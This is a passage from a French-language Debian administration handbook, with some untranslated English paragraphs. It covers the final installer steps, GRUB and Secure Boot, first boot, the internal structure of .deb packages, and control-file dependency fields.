imperative to also encrypt the swap partition!

L'installateur Debian prévient l'utilisateur lorsqu'il essaye de créer une partition chiffrée et que la partition d'échange ne l'est pas.

Pour créer une partition chiffrée, il faut d'abord attribuer une partition disponible à cet usage. Pour cela, il convient de la sélectionner et d'indiquer qu'elle sera utilisée comme volume physique pour chiffrement. Ensuite, et après que le partitionnement du disque contenant ce volume physique a été effectué, vous devrez sélectionner Configurer les volumes chiffrés. Il sera alors proposé d'initialiser le volume physique avec des données aléatoires (rendant plus difficile la localisation des données réelles) puis de saisir une phrase secrète de chiffrement qu'il vous faudra saisir à chaque démarrage de votre ordinateur afin d'accéder au contenu de votre partition chiffrée. Une fois cette étape terminée et de retour au menu de l'outil de partitionnement, une nouvelle partition est disponible dans un volume chiffré et vous pouvez désormais la configurer comme n'importe quelle autre partition. Le plus souvent, cette partition sera utilisée comme volume physique pour LVM afin de pouvoir protéger plusieurs partitions (volumes logiques LVM) avec la même clé de chiffrement, dont notamment la partition d'échange (voir encadré « **Partition d'échange chiffrée** » page 71).

#### 4.2.14. Installation du système de base Debian

Cette étape, qui ne demande pas d'interaction de la part de l'utilisateur, installe les paquets du « système de base » de Debian. Celui-ci comprend les outils `dpkg` et `apt`, qui gèrent les paquets Debian, ainsi que les utilitaires nécessaires pour démarrer le système et commencer à l'utiliser.



**FIGURE 4.11** Installation du système de base

#### 4.2.15. Configuration de l'outil de gestion des paquets (apt)


Pour que l'on puisse installer des logiciels supplémentaires, il est nécessaire de configurer APT, en lui indiquant où trouver les paquets Debian. Cette étape est aussi automatisée que possible. Elle commence par une question demandant s'il faut utiliser une source de paquets sur le réseau, ou s'il faut se contenter des seuls paquets présents sur le CD-Rom.

NOTE

**CD-Rom Debian dans le lecteur**

Si l'installateur détecte un disque d'installation Debian dans le lecteur de CD-Rom, il n'est pas toujours nécessaire de configurer APT pour aller chercher des paquets sur le réseau : il est automatiquement configuré pour lire les paquets depuis ce lecteur. Si le disque fait partie d'un jeu de plusieurs, il proposera cependant d'« explorer » d'autres disques afin de référencer tous les paquets qu'ils stockent.

S'il faut utiliser des paquets en provenance du réseau, les deux questions suivantes permettent de sélectionner un serveur sur lequel aller chercher ces paquets, en choisissant d'abord un pays, puis un miroir disponible dans ce pays (il s'agit d'un serveur public qui met à disposition une copie de tous les fichiers du serveur de Debian).



**FIGURE 4.12 Choix d'un miroir Debian**

Enfin, le programme propose de recourir à un mandataire (proxy) HTTP. En son absence, l'accès à Internet sera direct. Si l'on tape `http://proxy.falcot.com:3128`, APT fera appel au *proxy/cache* de Falcot, un programme « Squid ». Il est possible de retrouver ces paramètres en consultant la configuration d'un navigateur web sur une autre machine connectée au même réseau.

The files `Packages .xz` and `Sources .xz` are then automatically downloaded to update the list of packages recognized by APT.

B.A.-BA

#### Mandataire HTTP, proxy

Un mandataire (ou proxy) HTTP est un serveur effectuant une requête HTTP pour le compte des utilisateurs du réseau. Il permet parfois d'accélérer les téléchargements en gardant une copie des fichiers ayant transité par son biais (on parle alors de *proxy/cache*). Dans certains cas, c'est le seul moyen d'accéder à un serveur web externe ; il est alors indispensable de renseigner la question correspondante de l'installation pour que le programme puisse récupérer les paquets Debian par son intermédiaire.

Squid est le nom du logiciel serveur employé par Falcot SA pour offrir ce service.

#### 4.2.16. Concours de popularité des paquets

Le système Debian contient un paquet *popularity-contest*, dont le but est de compiler des statistiques d'utilisation des paquets. Ce programme collecte chaque semaine des informations sur les paquets installés et ceux utilisés récemment et les envoie de manière anonyme aux serveurs du projet Debian. Le projet peut alors tirer parti de ces informations pour déterminer l'importance relative de chaque paquet, ce qui influe sur la priorité qui lui sera accordée. En particulier, les paquets les plus « populaires » se retrouveront sur le premier CD-Rom d'installation, ce qui en facilitera l'accès pour les utilisateurs ne souhaitant pas télécharger ou acheter le jeu complet.

Ce paquet n'est activé que sur demande, par respect pour la confidentialité des usages des utilisateurs.

#### 4.2.17. Sélection des paquets à installer

L'étape suivante permet de choisir de manière très grossière le type d'utilisation de la machine ; les dix tâches présentées correspondent à des listes de paquets à installer. La liste des paquets réellement installés sera affinée et complétée par la suite, mais cette étape donne une bonne base très simplement.

Some packages are also automatically installed according to the hardware detected (thanks to the program `discover-pkginstall` from the `discover` package).




FIGURE 4.13 Choix des tâches

#### 4.2.18. Installation du chargeur d'amorçage GRUB

Le chargeur d'amorçage est le premier programme démarré par le BIOS. Ce programme charge en mémoire le noyau Linux puis l'exécute. Souvent, il propose un menu permettant de choisir le noyau à charger et/ou le système d'exploitation à démarrer.

<b>ATTENTION</b> <b>Chargeur d'amorçage et dual boot</b>	Cette phase du programme d'installation Debian détecte les systèmes d'exploitation déjà installés sur l'ordinateur et ajoute automatiquement des choix correspondants dans le menu de démarrage ; mais tous les programmes d'installation ne font pas de même.  In particular, if you install (or reinstall) Windows thereafter, the bootloader will be erased. Debian will still be on the hard drive, but will no longer be accessible from
---	---

the boot menu (except for Windows 10, where it will still be accessible through the Windows recovery console). You would then have to boot the Debian installation system in **rescue** mode to set up a less exclusive bootloader. This operation is described in detail in the installation manual.

► <https://www.debian.org/releases/stable/amd64/ch08s06>

Le menu proposé par GRUB contient par défaut tous les noyaux Linux installés ainsi que tous les autres systèmes d'exploitation détectés. C'est pourquoi on acceptera la proposition de l'installer dans le *Master Boot Record* (MBR). Puisque garder les anciennes versions préserve la capacité à amorcer le système même si le dernier noyau installé est défectueux ou mal adapté au matériel, il est judicieux de conserver quelques anciennes versions de noyau.

GRUB est le chargeur d'amorçage installé en standard par Debian, en raison de sa supériorité technique : il traite la plupart des systèmes de fichiers et n'a donc pas besoin d'être mis à jour à chaque installation d'un nouveau noyau car, lors de l'amorçage, il lit sa configuration et retrouve la position exacte du nouveau noyau. Sa version 1 (désormais connue sous le nom « Grub Legacy ») ne gérait pas toutes les combinaisons de LVM et de RAID logiciel ; la version 2, installée par défaut, est plus complète. Il peut rester des situations où il faut recommander LILO (autre chargeur d'amorçage) ; l'installateur le proposera automatiquement.

It is worth noting that GRUB is not a single bootloader, it is more like a collection of bootloaders suited for different cases. The numerous binary packages built out of the GRUB source package reflect that: *grub-efi-amd64* is for 64-bit PC booting in UEFI mode, *grub-efi-ia32* is for 32-bit PC booting in UEFI mode, *grub-pc* is for PC booting in BIOS mode, *grub-uboot* for ARM computers, etc.

Pour plus d'informations sur la configuration de GRUB, vous pouvez consulter la section [8.8.3, « Configuration de GRUB 2 »](#) page 187.

#### CULTURE

### Secure Boot and the shim bootloader

Secure Boot is a technology ensuring that you run only software validated by your operating system vendor. To accomplish its work each element of the boot sequences validates the next software component that it will execute. At the deepest level, the UEFI firmware embeds cryptographic keys provided by Microsoft to check the bootloader's signature, ensuring that it is safe to execute. Since getting a binary signed by Microsoft is a lengthy process, Debian decided to not sign GRUB directly. Instead it uses an intermediary bootloader called *shim*, which almost never needs to change, and whose only role is to check Debian's provided signature on GRUB and execute GRUB. To run Debian on a machine having Secure Boot enabled, you need to install the *shim-signed* package.

Down the stack, GRUB will do a similar check with the kernel, and then the kernel might also check signatures on modules that get loaded. The kernel might also forbid some operations that could alter the integrity of the system.


Debian 10 is the first release supporting Secure Boot. Before, you had to disable that feature in the system setup screen offered by the BIOS or the UEFI.

#### 4.2.19. Terminer l'installation et redémarrer

L'installation étant maintenant terminée, le programme vous invite à sortir le CD-Rom de son lecteur, puis à redémarrer le PC.

### 4.3. Après le premier démarrage

Si vous avez activé la tâche Environnement graphique de bureau sans choisir un environnement de bureau explicitement (ou en choisissant « GNOME »), l'ordinateur affiche le gestionnaire de connexion `gdm3`.



**FIGURE 4.14** Premier démarrage

L'utilisateur déjà créé peut alors se connecter et commencer à travailler immédiatement.

#### 4.3.1. Installation de logiciels supplémentaires

Les paquets installés correspondent aux profils sélectionnés pendant l'installation, mais pas nécessairement à l'utilisation réelle qui sera faite de la machine. On lancera donc vraisemblablement un outil de gestion de paquets, pour affiner la sélection des paquets installés. Les deux outils les plus couramment utilisés (et qui sont installés si le profil Environnement graphique de bureau a été coché) sont `apt` (accessible en ligne de commande) et `synaptic` (Gestionnaire de paquets Synaptic dans les menus).

Pour faciliter l'installation d'ensembles logiciels cohérents, Debian crée des « tâches » dédiées à des usages spécifiques (serveur de messagerie, serveur de fichiers, etc.). On a déjà pu les sé-

lectionner dans l'installateur et on peut y avoir de nouveau accès dans les outils de gestion de paquets comme **aptitude** (les tâches sont listées dans une section à part) et **synaptic** (par le menu, Édition → Sélectionner des paquets par tâche) ; tous les programmes qui les composent seront alors automatiquement installés.

**aptitude** est une interface à APT en mode texte plein écran. Elle permet de naviguer dans la liste des paquets disponibles selon différents classements (paquets installés ou non, par tâche, par section, etc.) et de consulter toutes les informations disponibles à propos de chacun d'entre eux (dépendances, conflits, description, etc.). Chaque paquet peut être marqué à installer (touche +) ou à supprimer (touche -). Toutes ces opérations seront effectuées simultanément après confirmation par appui sur la touche **g** (comme *go*, ou « allez ! »). En cas d'oubli de certains logiciels, aucun souci, il sera toujours possible d'exécuter à nouveau **aptitude** une fois l'installation initiale achevée.

ASTUCE

**Debian pense aux francophones**

Il existe une tâche dédiée à la localisation du système en français. Elle comprend de la documentation en français, des dictionnaires français et divers autres paquets utiles aux francophones. Elle est automatiquement présélectionnée si le français a été retenu pour la langue d'installation.

Of course, it is possible not to select any task to be installed. In this case, you can manually install the desired software with the **apt** or **aptitude** command (which are both accessible from the command line).

VOCABULAIRE

**Dépendance, conflit d'un paquet**

Dans le jargon des paquets Debian, une « dépendance » est un autre paquet nécessaire au bon fonctionnement du paquet concerné. Inversement, un « conflit » est un paquet qui ne peut pas cohabiter avec celui-ci.

Ces notions sont traitées plus en détail dans le chapitre 5, « **Système de paquetage, outils et principes fondamentaux** » page 80.

#### 4.3.2. Mise à jour du système


A first **apt upgrade** (a command used to automatically update installed programs) is generally required, especially for possible security updates issued since the release of the latest Debian stable version. These updates may involve some additional questions through **debconf**, the standard Debian configuration tool. For further information on these updates conducted by **apt**, please refer to section 6.2.3, « **Mise à jour** » page 122.

## Mots-clés

---

Paquet binaire  
Paquet source  
  dpkg  
  deb  
Dépendances  
Conflit

---



# 5

---

---

# Système de paquetage, outils et principes fondamentaux

---

---

Sommaire

---

---

Structure d'un paquet binaire 80	Méta-informations d'un paquet 82	Structure d'un paquet source 93
Manipuler des paquets avec dpkg 96	Cohabitation avec d'autres systèmes de paquetages 106	

---

---

*En tant qu'administrateur de système Debian, vous allez régulièrement manipuler des paquets (fichiers .deb) car ils abritent des ensembles fonctionnels cohérents (applications, documentations...) dont ils facilitent l'installation et la maintenance. Mieux vaut donc savoir de quoi ils sont constitués et comment on les utilise.*

This chapter describes the structure and contents of “binary” and “source” packages. The former are files directly usable by `dpkg`, while the latter contain the source code, as well as instructions for building binary packages.

## 5.1. Structure d'un paquet binaire

The Debian package format is designed so that its content may be extracted on any Unix system that has the classic commands `ar`, `tar`, and `xz` or sometimes `gzip` or `bzip2`. This seemingly trivial property is important for portability and disaster recovery.

Imagine, for example, that you mistakenly deleted the `dpkg` program, and that you could thus no longer install Debian packages. `dpkg` being a Debian package itself, it would seem your system would be done for... Fortunately, you know the format of a package and can therefore [download<sup>1</sup>](#) the `.deb` file of the `dpkg` package and install it manually (see sidebar « [dpkg, APT et ar](#) » page 80). If by some misfortune one or more of the programs `ar`, `tar` or `gzip/xz/bzip2` have disappeared, you will only need to copy the missing program from another system (since each of these operates in a completely autonomous manner, without dependencies, a simple copy will suffice). If your system suffered some even more outrageous fortune, and even these don't work (maybe the deepest system libraries are missing?), you should try the static version of `busybox` (provided in the `busybox-static` package), which is even more self-contained, and provides sub-commands such as `busybox ar`, `busybox tar` and `busybox xz`.

*In case of a misfortune you better also have a backup of your system (see section 9.10, « [Sauvegarde](#) » page 234).*

### OUTILS

#### [dpkg, APT et ar](#)

`dpkg` is the program that handles `.deb` files (binary packages), notably extracting, analyzing, and unpacking them.

APT (the abbreviation of “Advanced Packaging Tool”) is a group of programs that allows the execution of higher-level modifications to the system: installing or removing a package (while keeping dependencies satisfied), updating and upgrading the system, listing the available packages, etc.

As for the `ar` program, it allows handling files of the same name: `ar t archive` displays the list of files contained in such an archive, `ar x archive` extracts the files from the archive into the current working directory, `ar d archive file` deletes a file from the archive, etc. Its man page (`ar(1)`) documents all its other features. `ar` is a very rudimentary tool that a Unix administrator would only use on rare occasions, but admins routinely use `tar`, a more evolved archive and file management program. This is why it is easy to restore `dpkg` in the event of an erroneous deletion. You would only have to download the Debian package and extract the content from the `data.tar.xz` archive in the system's root (/):

```
# ar x dpkg_1.19.7_amd64.deb  
# tar -C / -p -xJf data.tar.xz
```

<sup>1</sup>[https://www.debian.org/distrib/packages#search\\_packages](https://www.debian.org/distrib/packages#search_packages)

## Notation des pages de manuel

Il est déroutant, pour les néophytes, de trouver dans la littérature des références à « `ar(1)` ». Il s'agit en fait généralement d'une notation commode pour désigner la page de manuel intitulée `ar` dans la section 1.

Il peut aussi arriver que cette notation soit utilisée pour lever des ambiguïtés, par exemple pour différencier la commande `printf` que l'on pourra désigner par `printf(1)` et la fonction `printf` du langage C, que l'on pourra désigner par `printf(3)`.

Le chapitre 7, « [Résolution de problèmes et sources d'informations](#) » page 152 revient plus longuement sur les pages de manuel (voir section 7.1.1, « [Les pages de manuel](#) » page 152).

Examinons le contenu d'un fichier `.deb` :

```
$ ar t dpkg_1.19.7_amd64.deb
debian-binary
control.tar.gz
data.tar.xz
$ ar x dpkg_1.19.7_amd64.deb
$ ls
control.tar.gz  data.tar.xz  debian-binary  dpkg_1.19.7_amd64.deb
$ tar tJf data.tar.xz | head -n 16
./
./
./etc/
./etc/alternatives/
./etc/alternatives/README
./etc/cron.daily/
./etc/cron.daily/dpkg
./etc/dpkg/
./etc/dpkg/dpkg.cfg
./etc/dpkg/dpkg.cfg.d/
./etc/logrotate.d/
./etc/logrotate.d/alternatives
./etc/logrotate.d/dpkg
./sbin/
./sbin/start-stop-daemon
./usr/
./usr/bin/
$ tar tJf control.tar.xz
./
./conffiles
./control
./md5sums
./postinst
./postrm
$ cat debian-binary
2.0
```

Comme vous le voyez, l'archive ar d'un paquet Debian est constituée de trois fichiers:

**debian-binary** This is a text file which simply indicates the version of the .deb file package format version. In Debian *Buster* it is still version 2.0.

**control.tar.xz** This archive file contains all of the available meta-information, like the name and version of the package as well as some scripts to run before, during or after (un-)installation of it. Some of the meta-information allows package management tools to determine if it is possible to install or uninstall it, for example according to the list of packages already on the machine, and if files shipped have been modified locally.

**data.tar.xz, data.tar.bz2, data.tar.gz** This archive contains all of the files to be extracted from the package; this is where the executable files, libraries, documentation, etc., are all stored. Packages may use different compression formats, in which case the file will be named differently for xz, bzip2 or gzip.

## 5.2. Méta-informations d'un paquet

The Debian package is not only an archive of files intended for installation. It is part of a larger whole and describes its relationship with other Debian packages (requisites, dependencies, conflicts, suggestions). It also provides scripts that enable the execution of commands at different stages in the package's lifecycle (installation, upgrade, removal). These data are used by the package management tools but are not part of the packaged software; they are, within the package, what is called its “meta-information” (information about other information).

### 5.2.1. Description : fichier control

This file uses a structure similar to email headers (as defined by [RFC 2822](#)) and is fully described in the Debian Policy and the manual pages `deb-control(5)` and `deb822(5)`.

► <https://www.debian.org/doc/debian-policy/ch-controlfields.html>

For example, for `apt`, the `control` file looks like the following:

```
$ apt-cache show apt
Package: apt
Version: 1.8.2
Installed-Size: 4064
Maintainer: APT Development Team <deity@lists.debian.org>
Architecture: amd64
Replaces: apt-transport-https (<< 1.5~alpha4~), apt-utils (<< 1.3~exp2~)
Provides: apt-transport-https (= 1.8.2)
Depends: adduser, gpgv | gpgv2 | gpgv1, debian-archive-keyring, libapt-pkg5.0 (>=
    ➔ 1.7.0~alpha3~), libc6 (>= 2.15), libgcc1 (>= 1:3.0), libgnutls30 (>= 3.6.6),
    ➔ libseccomp2 (>= 1.0.1), libstdc++6 (>= 5.2)
Recommends: ca-certificates
```

```
Suggests: apt-doc, aptitude | synaptic | wajig, dpkg-dev (>= 1.17.2), gnupg | gnupg2
    ↵ | gnupg1, powermgmt-base
Breaks: apt-transport-https (<< 1.5~alpha4~), apt-utils (<< 1.3~exp2~), aptitude (<<
    ↵ 0.8.10)
Description-en: commandline package manager
This package provides commandline tools for searching and
managing as well as querying information about packages
as a low-level access to all features of the libapt-pkg library.
.
These include:
 * apt-get for retrieval of packages and information about them
   from authenticated sources and for installation, upgrade and
   removal of packages together with their dependencies
 * apt-cache for querying available information about installed
   as well as installable packages
 * apt-cdrom to use removable media as a source for packages
 * apt-config as an interface to the configuration settings
 * apt-key as an interface to manage authentication keys
Description-md5: 9fb97a88cb7383934ef963352b53b4a7
Tag: admin::package-management, devel::lang:ruby, hardware::storage,
hardware::storage:cd, implemented-in::c++, implemented-in::perl,
implemented-in::ruby, interface::commandline, network::client,
protocol::ftp, protocol::http, protocol::ipv6, role::program,
scope::application, scope::utility, suite::debian, use::downloading,
use::organizing, use::playing, use::searching, works-with-format::html,
works-with::audio, works-with::software:package, works-with::text
Section: admin
Priority: required
Filename: pool/main/a/apt/apt_1.8.2_amd64.deb
Size: 1418108
MD5sum: 0e80dedab6ec1e66a8f6c15f1925d2d3
SHA256: 80e9600822c4943106593ca5b0ec75d5aaafa74c6130ba1071b013c42c507475e
```

## B.A.-BA **RFC – les normes d'Internet**

RFC is the abbreviation of “Request For Comments”. An RFC is generally a technical document that describes what will become an Internet standard. Before becoming standardized and frozen, these standards are submitted for public review (hence their name). The IETF (Internet Engineering Task Force) decides on the evolution of the status of these documents (proposed standard, draft standard, or standard).

La RFC 2026 définit le processus de standardisation de protocoles d'Internet.

► <http://www.faqs.org/rfcs/rfc2026.html>

## Dépendances : champ Depends

The dependencies are defined in the Depends field in the package header. It is a list of conditions to be met for the package to work correctly. This information is used by tools such as `apt` in

order to install the required libraries, tools, drivers, etc. in appropriate versions fulfilling the dependencies of the package to be installed. For each dependency, it is possible to restrict the range of versions that meet that condition. In other words, it is possible to express the fact that we need the package *libc6* in a version equal to or greater than “2.15” (written “*libc6 (>= 2.15)*”). Version comparison operators are as follows:

- << : strictement inférieur à ;
- <= : inférieur ou égal à ;
- = : égal à (attention, « 2.6.1 » n'est pas égal à « 2.6.1-1 ») ;
- >= : supérieur ou égal à ;
- >> : strictement supérieur à .

In a list of conditions to be met, the comma serves as a separator. It must be interpreted as a logical “and”. In conditions, the vertical bar (“|”) expresses a logical “or” (it is an inclusive “or”, not an exclusive “either/or”). Carrying greater priority than “and”, it can be used as many times as necessary. Thus, the dependency “(A or B) and C” is written A | B, C. In contrast, the expression “A or (B and C)” should be written as “(A or B) and (A or C)”, since the Depends field does not tolerate parentheses that change the order of priorities between the logical operators “or” and “and”. It would thus be written A | B, A | C.

► <https://www.debian.org/doc/debian-policy/#document-ch-relationships>

Le système de dépendances est un bon mécanisme pour garantir le fonctionnement d'un logiciel, mais il trouve un autre usage avec les « métapaquets ». Il s'agit de paquets vides, décrivant uniquement des dépendances. Ils facilitent l'installation d'un ensemble cohérent de logiciels présélectionnés par le mainteneur du métapaquet ; en effet, `apt install métapaquet` installera automatiquement l'ensemble de ces logiciels grâce aux dépendances du métapaquet. Les paquets *gnome*, *kde* et *linux-image-amd64* sont des exemples de métapaquets.

#### CHARTE DEBIAN

##### **Champs Recommends, Suggests et Enhances**

Les champs *Recommends* (recommande) et *Suggests* (suggère) décrivent des dépendances facultatives. Les dépendances « recommandées », les plus importantes, améliorent considérablement les fonctionnalités offertes par le paquet sans pour autant être indispensables à son fonctionnement. Les dépendances « suggérées », secondaires, indiquent que certains paquets peuvent se compléter et augmenter leur utilité respective — mais il est parfaitement raisonnable d'installer l'un sans les autres.

You should always install the “recommended” packages, unless you know exactly why you do not need them. This is now also the default for APT unless configured otherwise. Conversely, it is not necessary to install “suggested” packages unless you know why you need them. The behavior of apt can be controlled by using the `APT::Install-Recommends` and `APT::Install-Suggests` configuration options or the corresponding command line options `--[no-]install-recommends` and `--[no-]install-suggests`.

Le champ *Enhances* (améliore) décrit lui aussi une suggestion, mais dans un contexte différent. Il se situe en effet dans le paquet suggéré, et non pas dans celui qui profite de la suggestion. Son intérêt est de pouvoir ajouter une suggestion sans devoir modifier le paquet concerné par celle-ci. Ainsi, tous les *add-ons* (ajouts),

*plug-ins* (greffons) et autres extensions d'un logiciel pourront ensuite prendre place dans la liste des suggestions liées au logiciel. Ce dernier champ, bien qu'existant depuis plusieurs années, est encore largement ignoré par des programmes comme apt ou synaptic. L'objectif est cependant qu'une suggestion faite par le biais d'un champ Enhances apparaisse à l'utilisateur en complément des suggestions traditionnelles — réalisées avec le champ Suggests.

#### CHARTE DEBIAN

##### **Pre-Depends, un Depends plus exigeant**

Des « pré-dépendances », données dans le champ « Pre-Depends » de l'en-tête du paquet, complètent les dépendances normales ; leur syntaxe est identique. Une dépendance normale indique que le paquet concerné doit être décompacté et configuré avant que le paquet la déclarant ne soit lui-même configuré. Une pré-dépendance stipule que le paquet concerné doit être décompacté et configuré avant même d'exécuter le script de pré-installation du paquet la déclarant, c'est-à-dire avant son installation proprement dite.

Une pré-dépendance est très contraignante pour apt, qui doit ordonner la liste des paquets à installer. Elles sont donc déconseillées en l'absence de nécessité stricte. Il est même recommandé de consulter l'avis des (autres) développeurs sur [debian-devel@lists.debian.org](mailto:debian-devel@lists.debian.org) avant d'ajouter une pré-dépendance. En règle générale, il est possible de trouver une solution de substitution qui permet de l'éviter.

### *Conflits : champ Conflicts*

The Conflicts field indicates when a package cannot be installed simultaneously with another. The most common reasons for this are that both packages include a file of the same name and path, or provide the same service on the same TCP port, or would hinder each other's operation.

dpkg refusera d'installer un paquet s'il déclenche un conflit avec un autre paquet déjà présent, sauf si le nouveau paquet précise qu'il « remplace » le paquet installé — auquel cas dpkg choisira de remplacer l'ancien par le nouveau. apt suit toujours vos instructions : si vous choisissez d'installer le nouveau paquet, il proposera automatiquement de désinstaller celui qui pose problème.

### *Incompatibilités : champ Breaks*

Le champ Breaks a un effet similaire à celui de Conflicts, mais une signification particulière. Il signale en effet que l'installation du paquet « casse » un autre paquet (ou certaines versions particulières de ce dernier). En général, cette incompatibilité entre les deux paquets est transitoire et la relation Breaks désigne spécifiquement les versions incompatibles entre elles.

dpkg refusera d'installer un paquet qui casse un paquet déjà installé et apt essaiera de résoudre le problème en mettant à jour le paquet qui serait cassé par une version plus récente (que l'on suppose corrigée pour être à nouveau compatible).

Ce genre de situation peut se rencontrer dans le cas de mises à jour sans compatibilité ascendante : c'est le cas si la nouvelle version ne fonctionne plus comme l'ancienne et entraîne un dys-

fonctionnement d'un autre logiciel en l'absence de dispositions particulières. Le champ *Breaks* évite que l'utilisateur soit confronté à ces problèmes.

### Éléments fournis : champ *Provides*

Ce champ introduit le concept très intéressant de « paquet virtuel ». Il a de nombreux rôles, mais on en distingue deux principaux. Le premier consiste à utiliser un paquet virtuel pour lui associer un service générique (le paquet « fournit » le service). Le second indique qu'un paquet en remplace complètement un autre et qu'à ce titre il peut également satisfaire les dépendances déclarées sur celui-ci. Il est ainsi possible de créer un paquet de substitution sans avoir de contrainte sur son nom.

#### VOCABULAIRE

##### Métapaquet et paquet virtuel

Distinguons bien les métapaquets des paquets virtuels. Les premiers sont des paquets réels (dotés de fichiers .deb), dont le seul intérêt est d'exprimer des dépendances.

Les paquets virtuels, quant à eux, n'existent pas physiquement ; il s'agit juste d'un moyen d'identifier des paquets réels sur la base d'un critère logique commun (service fourni, compatibilité avec un programme standard ou un paquet préexistant, etc.).

**La fourniture d'un « service »** Détaillons le premier cas par un exemple : tous les serveurs de courrier électronique tels que *postfix* ou *sendmail* déclarent « fournir » le paquet virtuel *mail-transport-agent*. Ainsi, tout paquet qui a besoin de ce service pour fonctionner (ce peut être un gestionnaire de listes de diffusion, comme *smartlist* ou *sympa*) se contentera de déclarer dans ses dépendances *mail-transport-agent* au lieu d'y préciser une grande liste de choix toujours incomplète (*postfix* | *sendmail* | *exim4* | ...). Par ailleurs, il ne sert à rien d'installer deux serveurs de courrier électronique ; c'est pourquoi chacun de ces paquets déclare un conflit avec le paquet virtuel *mail-transport-agent*. Un conflit d'un paquet avec lui-même est ignoré par le système, mais cette technique interdira d'installer de concert deux serveurs de courrier électronique.

#### CHARTE DEBIAN

##### Liste des paquets virtuels

